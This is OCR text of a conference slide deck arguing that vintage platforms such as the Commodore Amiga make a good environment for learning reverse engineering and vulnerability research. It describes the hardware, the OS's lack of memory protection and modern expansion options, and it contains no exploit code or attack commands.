Retro Exploitation

Using Vintage Computing Platforms as a Vulnerability Research Playground and Learning Environment

Dr. Wesley McGrew

Senior Cyber Fellow

w.mcgrew@martinfed.com

martinfed

A FEDERAL SOLUTIONS COMPANY

Introduction

- Large interest in vintage/retro computing systems
  - Software, Hardware, Documentation preservation & research
- Overlap in interest with hackers
- Given an interest in a vintage platform you can build a nice collection in a few gigabytes:
  - Complete technical documentation
  - Archives of all preserved free and commercial software
  - Disk images, emulated environments

Introduction

- Can we leverage these archives and efforts to create environments that make it easier (and fun) to teach and learn basic software reverse engineering and exploitation techniques?
- It’s a bit of hacking fun for hacking’s sake that isn’t covered by NDA

Potential Benefits

- Vintage computing platforms, both in terms of "real" hardware and high-fidelity emulation, provide an environment for exploring the "insides" of software that belongs to computing history.
- The comprehensive availability of emulation, documentation, and preserved software archives for vintage computing platforms allows for the creation of complete "playgrounds“: vulnerability research environments where individuals can learn and practice.

Potential Benefits

- Examining software that pre-dates modern awareness of security vulnerabilities and mitigations gives students of offensive research:
  - an environment where there are no active measures to bypass
  - a higher yield of "zero day" findings for their effort
  - smaller risk of stirring disputes over ethical vulnerability disclosure.

Potential Benefits

- Legacy systems still in operation may use similar hardware
- Motorola 68000 family and descendents:
  - Lots of 1980's and 90's computer, video game systems, Unix workstations, servers
  - Printers
  - Industrial controllers/PLCs
  - Networking equipment
  - VME bus
  - Automotive
  - TI calculators
  - Synthesizers
  - ColdFire MCUs

https://en.wikipedia.org/wiki/Amiga_1200#/media/File:Commodore_Amiga_A1200.jpg

Classic Amiga at a Glance



- Motorola 68000-based
- PAL/NTSC/RTG video
- Custom chipsets (OCS, ECS, AGA), including such chips:
  - Paula – Audio, Floppy, Serial
  - Denise, Lisa – Video output
  - Agnus – Interfacing custom chips with Chip RAM, etc.
- Chip RAM/Fast RAM
- All-in-ones: A500, A500+, A600, A1200
- Desktops: A1000, A2000, A3000, A4000

Why Classic Amiga OS?

- Earliest home microcomputer example of preemptive multitasking, but
  - No virtual memory (optional), paging, segmentation
  - Not multi-user
  - No (by default) memory management to protect processes/OS memory
- C is the most prevalent language (for “OS friendly” software)
- Well-documented
- Lots of file formats/parsers

Why Classic Amiga OS?

- Lots of communications software
- Modern niceties
  - Full-HD displays: RTG graphics in emulation, expensive hardware, or PiStorm accelerators can do 1920x1080
  - TCP/IP networking
  - Very comfortable and responsive UI
- Also explored for future work, Apple IIe
  - Very fun to reverse engineer such tight code
  - Less “connected”/interoperation
  - Exploitation is “different”

Modern Modifications/Expansions

- PiStorm accelerators – Replaces the 68k CPU, adds some features
  - *Very* fast CPU – many times faster than previous accelerators
  - Storage
  - RTG graphics
  - 128MB Fast RAM
  - Kickstart ROM mapping
- RGB2HDMI
- Keyboard/Mouse adapters
- Network adapters


Modern Modifications/Expansions


- Compact Flash adapters
- FPGA recreations
  - Minimig
  - MiSTerFPGA
  - Apollo V4
    - Standalone
    - Accelerators


Setting up a Research Environment

